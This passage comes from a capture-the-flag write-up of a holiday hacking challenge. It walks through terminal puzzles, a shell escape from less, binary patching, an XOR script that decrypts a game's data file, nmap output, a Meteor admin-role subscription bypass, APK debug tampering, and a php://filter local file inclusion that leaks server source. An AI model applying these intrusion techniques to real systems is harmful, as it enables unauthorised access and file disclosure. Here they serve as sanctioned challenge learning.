


Figure 6: More output of strings command

Using the `strings` command, the first part of the passphrase has been found: **santasli**.
For the second part of the passphrase, the author start to look the documentation of `tcpdump`. With the `-r` option, `tcpdump` is able to use a pcap as input. So the idea is to read the pcap, write it to a file and then parse it. Playing a bit with the strings option, the author found that using the encoding little endian encoding led to the second part of the passphrase: **ttlehelper**.




Figure 7: Second part of passphrase using tcpdump and strings

The passphrase for the door is: **santaslittlehelper**.

(b) Workshop before Santa's office

The next terminal door is located in the workshop, before the santa's office. Connecting to the terminal shows that the passphrase is deep in directories. After looking around the author found a hidden folder called `.doormat`. In this folder they are several folders, one is a `dot`. Using `find` command to look for the deepest file:




Figure 8: Using find command to look for deepest directory

The passphrase is: **open_sesame**.

(c) Santa's office

Connecting to the terminal, a sentence "GREETING PROFESSOR FALKEN" is shown. It's a quote taken from the famous movie called WarGames from 1983. The challenge consist of answering question until getting the passphrase. The author found all answer on the github of abs0.




Figure 9: Playing at the falken game

The passphrase is: **LOOK AT THE PRETTY LIGHTS**

(d) Workshop not far from deer

The passphrase is in the wumpus game. The terminal said to play fair or to cheat. As the author is a lazy player, the author prefered to cheat :)
First the author dumped the binary to a file with encoding to base64:




Figure 10: Dump the binary to a file using base64

Then copy pasting the base64 to computer and use a python script to decode it to a file. Opening the binary in IDA Pro, then patching the main at `offset 0x00400d36` with: `E8 33 0C 00 00`. This modified the call to `kill_wump` function which give the passphrase. To be honest the author doesn't have the time to recreate everything for the report because this part was done during the worktime, therefore the author has no access to the computer during the vacation. Further screenshot/explanation can be given if it's needed but not before 4th of January.
The passphrase is: **WUMPUS IS MISUNDERSTOOD**.

(e) The train

Connecting to the terminal, a console to monitor the train is shown. Looking at every command, the `HELP` command looks promising. This command uses the `less` command to display the help file. using `H` as parameter shows the help, an escape shell has been found with the `!` character, using `ls`, the author found a `ActivateTrain` binary:




Figure 11: Escaping less command to a shell

Which led to a full bypass of the train password:




Figure 12: Traveling to 1978

(6) Where had the villain imprisoned Santa?

Santa's was emprisoned in 1978 in his own Dungeon For Errant Reindeer(DFER).

Figure 13: Finding Santa

Part 4: My Gosh... It's Full of Holes

This part consisted of pwning the Santa's infrastructure. To be honest, this part was the most fun of the quest :D

(7) Pwning Santa's Infrastructure

(a) The Mobile Analytics Server (via credentialed login access)

Connecting to the url found before in the strings.xml from the apk:




Figure 14: Logged to analytics as guest

After connecting to the website, a link called `MP3` is available, clicking the link downloaded a file called: **discombobulatedaudio2.mp3**.

(b) The Dungeon Game

Elve called "Pepper Minstix" in the workshop gave to the author an old archive of the game.
After reversing the binary, a python script has been written to decipher the database file:

Listing 11: extractconfig.py

```
#!/usr/bin/env python2

key = "IanLanceTaylorJr"
with open("dtextc.dat", "rb") as src:
  data = src.read()

conf = ""
```

```
for i in range(950000):
  try:
    t1 = key[i%len(key)]
    t2 = data[0x97+i]
    t3 = 0x30+i & 0xff
    r = ord(t1)^ord(t2)
    r = r^t3
    conf += chr(r)
  except:
    break

print conf
```

After extracting the configuration a `strings|grep` command has been used to search for interesting strings:

Listing 12: output of strings and grep

```
(dummys@flashed) [~/works/challz/sans_santa/dungeon] [2:39:16] [git:master ]
-> $ strings config_decoded.txt | grep -i -E "santa|elve"
lorJrBy some miracle of elven technology, you have managed to
for the royal family.  All of the shelves appear to have been gnawed
account of its history is in "The Lives of the Twelve Flatheads" with
the Twelve Flatheads", "The Wisdom of the Implementers", and
hear or see. In the distance you detect the busy sounds of Santa's elves
In the distance you detect the busy sounds of Santa's elves in full
   In Dungeon, the intrepid explorer delves into the forgotten secrets
anceOnly Santa Claus climbs down chimneys.
```

It seems that a secret part has been added to the game. The author remembered that an elve called "Alabaster Snowball" spoke about cheating in the dungeon game.
Hmm, interesting...
The author googled dungeon and found that the real name of the game was "Zork". Looking in wikipedia the author found that a Game Debugging Technique (GDT) exists which is a real debugger of the game.
Sweeeet!
Googling Zork GDT led to an interesting page which shows every command available in the `GDT` console.
Using `nmap` on dungeon.northpolewonderland.com, the author found that the port 11111 was open:

Listing 13: output of nmap on dungeon.northpolewonderland.com

```
-> $ sudo nmap -sC dungeon.northpolewonderland.com
Starting Nmap 7.40 ( https://nmap.org ) at 2017-01-02 02:52 CET
Nmap scan report for dungeon.northpolewonderland.com (35.184.47.139)
Host is up (0.29s latency).
rDNS record for 35.184.47.139: 139.47.184.35.bc.googleusercontent.com
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   1024 f8:b0:ed:cf:4b:00:4f:e0:bc:9e:ed:51:6c:7d:1d:eb (DSA)
```

```
|   2048 ce:b9:39:5d:df:06:dc:6c:a6:46:39:7e:ad:b2:3e:58 (RSA)
|_  256 2d:60:1a:a9:8a:df:6e:d8:09:6a:c3:d5:3a:c3:76:74 (ECDSA)
25/tcp    open  smtp
|_smtp-commands: nwas.lb.bluewin.ch hello [188.62.74.27], pleased to meet you, AUTH
 ↪  LOGIN PLAIN CRAM-MD5 DIGEST-MD5, SIZE 26214400, ENHANCEDSTATUSCODES, PIPELINING,
 ↪  8BITMIME, OK,
80/tcp    open  http
|_http-title: About Dungeon
11111/tcp open  vce

Nmap done: 1 IP address (1 host up) scanned in 42.97 seconds
```

Connecting to this port led to the dungeon game. To be honest the author tried to dump every text starting from the end, the ID 1024 was the good one. Using the `GDT` and `DT` command to retrieve the mp3:

Listing 14: Using GDT to cheat

```
gdt
GDT>dt
Entry:    1024
The elf, satisified with the trade says -
send email to "peppermint@northpolewonderland.com" for that which you seek.
GDT>
```

Sending an email to **peppermint@northpolewonderland.com** gave the mp3 file: **discombobulatedaudio3.mp3**.

(c) The Debug Server

Looking at the apk, the author found an interesting snippet of code located in `com.northpolewonderland.santagram.EditPr`

```
protected void onCreate(Bundle arg8) {
    int v0;
    int v6 = 2131165204;
    super.onCreate(arg8);
    this.setContentView(2130968618);
    super.setRequestedOrientation(1);
    b.a(this.getApplicationContext(), this.getClass().getSimpleName());
    if(this.getString(2131165214).equals("true")) {
        Log.i(this.getString(v6), "Remote debug logging is Enabled");
        v0 = 1;
    }
    else {
        Log.i(this.getString(v6), "Remote debug logging is Disabled");
        v0 = 0;
    }
```

Figure 15: Snippet of EditProfile.java

This code check if a strings resource with id 2131165214 is equals to "true". The author technique to find which strings has this id is to convert the id to hexadecimal and then grepping with `-r` option on the whole

apk's folder. Hexadecimal of 2131165214 is 0x7f07001e:

Listing 15: Using grep to find ID of string

```
(dummys@flashed) [~/works/challz/sans_santa/apk/working] [3:14:33] [git:master ]
-> $ grep -r 0x7f07001e
 ↪  1
SantaGram_4.2/res/values/public.xml:    <public type="string"
 ↪  name="debug_data_enabled" id="0x7f07001e" />
SantaGram_4.2/smali/com/northpolewonderland/santagram/EditProfile.smali:    const v0,
 ↪  0x7f07001e
```

Changing this value in `strings.xml` from `false` to `true`, then repack the apk with `apktool b` command, and finally signing again the application with `signapk.jar`. Installating the application on an android phone, using `burp` as a proxy and playing with it led to interesting findings:

Listing 16: Post request captured

```
POST /index.php HTTP/1.1
Content-Type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0.1; SM-G900F Build/MOB30D)
Host: dev.northpolewonderland.com
Connection: close
Accept-Encoding: gzip
Content-Length: 145

{"date":"20161225141112+0100","udid":"ca41e227ceb25dcd",
"debug":"com.northpolewonderland.santagram.EditProfile,
EditProfile","freemem":171878976}
```

And his answer:

Listing 17: Response to the post request

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Sun, 25 Dec 2016 13:11:13 GMT
Content-Type: application/json
Connection: close
Content-Length: 251

{"date":"20161225131113","status":"OK","filename":"debug-20161225131113-0.txt",
"request":{"date":"20161225141112+0100","udid":"ca41e227ceb25dcd",
"debug":"com.northpolewonderland.santagram.EditProfile, EditProfile",
"freemem":171878976,"verbose":false}}
```

The author tried to use `"verbose":true` and the response gave the mp3 file: **debug-20161224235959-0.mp3**:

Listing 18: Response to the verbose post request

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Sun, 25 Dec 2016 13:14:35 GMT
Content-Type: application/json
Connection: close
Content-Length: 495

{"date":"20161225131435","date.len":14,"status":"OK","status.len":"2",
"filename":"debug-20161225131435-0.txt","filename.len":26,
"request":{"date":"20161225141112+0100","udid":"ca41e227ceb25dcd",
"debug":"com.northpolewonderland.santagram.EditProfile, EditProfile",
"freemem":171878976,"verbose":true},"files":["debug-20161224235959-0.mp3",
"debug-20161225124144-0.txt","debug-20161225124356-0.txt",
"debug-20161225131113-0.txt","debug-20161225131418-0.txt",
"debug-20161225131435-0.txt","index.php"]}
```

(d) The Banner Ad Server

Connecting to the url `http://ads.northpolewonderland.com` and showing the source of the page, the author found that this website use meteor, a javascript framework to develop complex application. During carving of information, an elve talk about a tampermonkey script called MeteorMiner. This script is used to test for bugs in meteor application:




Figure 16: Meteor in action

On the right, the script is carving for us interesting collections, subscriptions and routes available. After playing a bit with the console, the author found that subscribing to admin roles was possible using `Meteor.subscribe('users', roles: ['admin']);`:

```
Object { subscriptionId="Txqn3DHJaivZ8TFK5", stop=function(), ready=function() }
```

```
> Meteor.subscribe('users', {roles: ['admin']});
```

Figure 17: Subscribe as admin

Then navigating to `/admin/quotes` and using `HomeQuotes.find().fetch()`:




Figure 18: Running fetch command

Then clicking on `more` gave the mp3 file: **discombobulatedaudio5.mp3**.

t




Figure 19: Found the mp3 file

(e) The Uncaught Exception Handler Server

This was the most challenging of the quest. Looking in the apk, an interesting snippet of code was found:

```
public static void a(Context arg9, Throwable arg10) {
    int v8 = 2131165216;
    JSONObject v0 = new JSONObject();
    Log.i(arg9.getString(2131165204), "Exception: sending exception data to "
    try {
        v0.put("operation", "WriteCrashDump");
        JSONObject v1 = new JSONObject();
        v1.put("message", arg10.getMessage());
        v1.put("lmessage", arg10.getLocalizedMessage());
        v1.put("strace", Log.getStackTraceString(arg10));
        v1.put("model", Build.MODEL);
        v1.put("sdkint", String.valueOf(Build$VERSION.SDK_INT));
        v1.put("device", Build.DEVICE);
```

Figure 20: Writecrash snippet

This code creates a post request to exception server. After playing a bit with the json, the author found that a `ReadCrashDump` also existcs. When using this command, the server **includes** the crashdump file. This is a known vulnerabilities called locale file inclusion (LFI). With this vulnerability, any files on the server can be read.
There is a little problem, the script is adding .php at the end of the file name, thus we can't read what we want:

Listing 19: LFI trying to get exception.php source code

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.10.2
3 Date: Mon, 02 Jan 2017 02:56:02 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Content-Length: 66
7
8 Fatal error! crashdump value duplicate '.php' extension detected.
```

There is a trick using `php://filter` to bypass such problems:




Figure 21: LFI with phpfilter tricks

Decoding the file with base64:

Listing 20: exception.php source code

```php
<?php

# Audio file from Discombobulator in webroot:
#  discombobulated-audio-6-XyzE3N9YqKNH.mp3

# Code from http://thisinterestsme.com/receiving-json-post-data-via-php/
# Make sure that it is a POST request.
if(strcasecmp($_SERVER['REQUEST_METHOD'], 'POST') != 0){
    die("Request method must be POST\n");
}

# Make sure that the content type of the POST request has been set to
#  application/json
$contentType = isset($_SERVER["CONTENT_TYPE"]) ? trim($_SERVER["CONTENT_TYPE"]) : '';
if(strcasecmp($contentType, 'application/json') != 0){
    die("Content type must be: application/json\n");
}

# Grab the raw POST. Necessary for JSON in particular.
$content = file_get_contents("php://input");
$obj = json_decode($content, true);
    # If json_decode failed, the JSON is invalid.
if(!is_array($obj)){
    die("POST contains invalid JSON!\n");
}

# Process the JSON.
if ( ! isset( $obj['operation']) or (
    $obj['operation'] !== "WriteCrashDump" and
    $obj['operation'] !== "ReadCrashDump"))
    {
```

```
30      die("Fatal error! JSON key 'operation' must be set to WriteCrashDump or
        ↪  ReadCrashDump.\n");
31  }
32  if ( isset($obj['data'])) {
33      if ($obj['operation'] === "WriteCrashDump") {
